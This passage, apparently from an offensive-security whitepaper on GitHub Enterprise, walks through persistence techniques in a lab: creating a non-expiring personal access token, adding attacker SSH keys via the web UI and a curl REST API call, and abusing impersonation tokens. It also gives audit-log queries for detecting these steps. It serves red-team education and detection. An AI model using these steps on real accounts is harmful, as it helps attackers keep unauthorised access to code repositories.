
hpotter-token — *repo* Last used within the last 2 weeks

⚠ This token has no expiration date.

Personal access tokens function like ordinary OAuth access tokens. They can be used instead of a password for Git over HTTPS, or can be used to authenticate to the API over Basic Authentication.

Viewing developer settings of user

The next page will allow you to specify the name of the token, expiration and scopes. Access tokens with no expiration date should be questioned.



Settings / Developer settings

New personal access token

Personal access tokens function like ordinary OAuth access tokens. They can be used instead of a password for Git over HTTPS, or can be used to authenticate to the API over Basic Authentication.

Note

persistence-token

What's this token for?

Expiration *

No expiration — The token will never expire!

GitHub strongly recommends that you set an expiration date for your token to help keep your information secure. Learn more


Select scopes

Scopes define the access for personal tokens. Read more about OAuth scopes.

✓ **repo**	Full control of private repositories
✓ repo:status	Access commit status
✓ repo_deployment	Access deployment status
✓ public_repo	Access public repositories
✓ repo:invite	Access repository invitations
✓ security_events	Read and write security events
☐ **workflow**	Update GitHub Action workflows
☐ **write:packages**	Upload packages to GitHub Package Registry
☐ read:packages	Download packages from GitHub Package Registry

Creating personal access token

After the token has been created, it will display the value one time to the user to be copied. This will be the actual authentication token value used.


Some of the scopes you've selected are included in other scopes. Only the minimum set of necessary scopes has been saved.

Settings / Developer settings

Personal access tokens

Tokens you have generated that can be used to access the GitHub API.

Make sure to copy your personal access token now. You won't be able to see it again!

✓ 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


hpotter-token — *repo* Last used within the last 2 weeks

⚠ This token has no expiration date.

Personal access tokens function like ordinary OAuth access tokens. They can be used instead of a password for Git over HTTPS, or can be used to authenticate to the API over Basic Authentication.

Viewing created personal access token value

We can now see our "persistence-token" listed in the user's personal access token settings.


Settings / Developer settings

Personal access tokens

Tokens you have generated that can be used to access the GitHub API.

persistence-token — *repo* Never used

⚠ This token has no expiration date.


hpotter-token — *repo* Last used within the last 2 weeks

⚠ This token has no expiration date.

Personal access tokens function like ordinary OAuth access tokens. They can be used instead of a password for Git over HTTPS, or can be used to authenticate to the API over Basic Authentication.

Viewing all personal access tokens for hpotter user

There is an entry in the audit log for this, as it categorizes it as a "oauth_access.create" action followed by a subsequent "oauth_authorization.create" action. This can be searched via the query "action:oauth_access.create OR action:oauth_authorization.create". This can also be queried for in the audit logs on the GitHub Enterprise server in `/var/log/github-audit.log`.



Audit log

Query

action:oauth_access.create OR action:oauth_authorization.create

Copy all log metadata for internal use
Copy the metadata of all displayed log entries to your clipboard as JSON-formatted data.
Data that is copied has been sanitized of sensitive data but may include actions the user may not normally see. Share with caution.

Logs for action:oauth_access.create OR action:oauth_authorization.create

oauth_authorization.create — 6 minutes ago
Personal access token (persistence-token)
Performed by hpotter from 192.168.1.54
Targeting user hpotter

oauth_access.create — 6 minutes ago
Personal access token (persistence-token)
Performed by hpotter from 192.168.1.54
Targeting user hpotter

```
accessible_org_ids  blank
action              oauth_access.create
actor               hpotter
actor_id            6
actor_ip            192.168.1.54
actor_location      blank
actor_session       16
application_id      0
application_name    persistence-token
category_type       Other
client_id           2060490046.1643228505
controller_action   create
created_at          2022-01-27 08:07:06 -0500
from                oauth_tokens#create
hashed_token        SCum/7oS7Cc9dB8+1QftMhC0tVuXYLXMBCNjNK0/+tU=
method              POST
oauth_access_id     10
referrer            https://github-enterprise.hogwarts.local/settings/tokens/new
request_category    other
request_id          8df7f858-2bfd-4dec-8265-afe2fe112979
scopes              ["repo"]
server_id           62231f49-1168-4fca-8c0c-4c77b2016893
```


Viewing audit log for personal access token creation

Impersonation Token

If an attacker has site admin privileges in GitHub Enterprise, they can create an impersonation token for any user they would like. This is a much stealthier option in terms of maintaining access to GitHub Enterprise. This process and details were previously covered in the “User Impersonation” section.

SSH Key

Another option that an attacker has for maintaining persistent access to GitHub Enterprise is via an SSH key. You can view the available SSH keys and add SSH keys for a user in their account settings.



There are no SSH keys associated with your account.


Check out our guide to generating SSH keys or troubleshoot common SSH problems.

There are no GPG keys associated with your account.

Learn how to generate a GPG key and add it to your account.

Viewing SSH keys for hpotter

You will need to add a title and the value of the public SSH key as shown below.




Title: psersistence-ssh-key

Key:

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBIS9cVISnO8JpJQ8JKSnKNSj
odEuKL5y3+4qahM4owbqIcjmM17Kr0AqESn0GGmBB5kS9FECbutsQuYBcf1dDdxXevMiYjuoGyYLUmvR8z3g6
IgpMXiiZU23pNAWV6fvxHYa7OK/U1/8Nd2Yd4pWC551JR9oWb5vjkqVn3L3iV3wKF9F
/xXNaEdogc04XFEh8adX9OtTldmSTEUuxK6iQA6FDRlkNJrhVaaT6w9j42cCWWWy7n4r6dT2lUX5iuHjT5Z1SPL
bdlgg3gyptfspC93+LEqMu0lidE/AgiJP/p3QQr4WRnGvErNbgJIPU1IHeHA7wSxgC
/o4btbrkfoy0ykLf3nTX+V8qLrzPZnmAbQy7AJZpMpAB3hIoA
/GydpKsVu1poAIr33VubI9Mz6mGDCBx2UPkPePCbdS9J9o/r+5ok71hSbcf3tPALsvYLaCI2PB
/JiLNXzrCmjGp50edigBAF4lipVZkAM=
```

Adding public ssh key for hpotter

As you can see, our public SSH key has been created for the `hpotter` user account.


hpotter
Your personal account

SSH keys

This is a list of SSH keys associated with your account. Remove any keys that you do not recognize.

psersistence-ssh-key
SHA256:x4zwEH8dOit3rEXHm4V40QAdU/e34IxIpZXQDAR1tEs
Added on Jan 27, 2022
Never used — Read/write

Check out our guide to generating SSH keys or troubleshoot common SSH problems.

GPG keys

There are no GPG keys associated with your account.


Learn how to generate a GPG key and add it to your account.

Viewing public SSH key added for hpotter

An attacker can also create a public SSH key via the Users REST API[29] as shown with the below example curl command. If successful, you should get an HTTP 201 status code. When performing this request via a personal access token, it requires the "write:public_key" permission in the scope of the personal access token. Additionally, this SSH key cannot exist for any other user. Users cannot share the same public SSH key.

```
curl -i -s -k -X $'POST' -H $'Content-Type: application/json' -H
$'Authorization: Token apiToken' --data-binary $'{"key":"pubSSHKey"}'
$'https://gheHost/api/v3/user/keys'
```


[29] https://docs.github.com/en/enterprise-server@3.3/rest/reference/users#create-a-public-ssh-key-for-the-authenticated-user



```
{
  "id": 2,
  "key": "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBlS9cVI
3iV3wKF9F/xXNaEdogc04XFEh8adX9OtTldmSTEUuxK6iQA6FDRlkNJrhVaaT6w9j42cCWWWy7n4r6dT2lUX5
kPePCbdS9J9o/r+5ok71hSbcf3tPALsvYLaCI2PB/JiLNXzrCmjGp50edigBAF4lipVZkAM=",
  "url": "https://github-enterprise.hogwarts.local/api/v3/user/keys/2",
  "title": "ssh-rsa AAAAB3NzaC1yc2EAAA",
  "verified": true,
  "created_at": "2022-01-27T13:35:14Z",
  "read_only": false
}
```

Retrieving details of SSH key added via REST API

You can see the SSH key was added via the REST API for the `hgranger` user account as shown below.



hgranger
Your personal account

Account settings
- Profile
- Account
- Appearance
- Account security
- Security log
- Security & analysis
- Emails
- Notifications
- Scheduled reminders
- SSH and GPG keys

SSH keys

This is a list of SSH keys associated with your account. Remove any keys that you do not recognize.

ssh-rsa AAAAB3NzaC1yc2EAAA
SHA256:x4zwEH8dOit3rEXHm4V40QAdU/e34IxIpZXQDAR1tEs
Added on Jan 27, 2022 via personal access token
Never used — Read/write

Check out our guide to generating SSH keys or troubleshoot common SSH problems.


GPG keys

There are no GPG keys associated with your account.

Learn how to generate a GPG key and add it to your account.

Viewing created public SSH key for hgranger

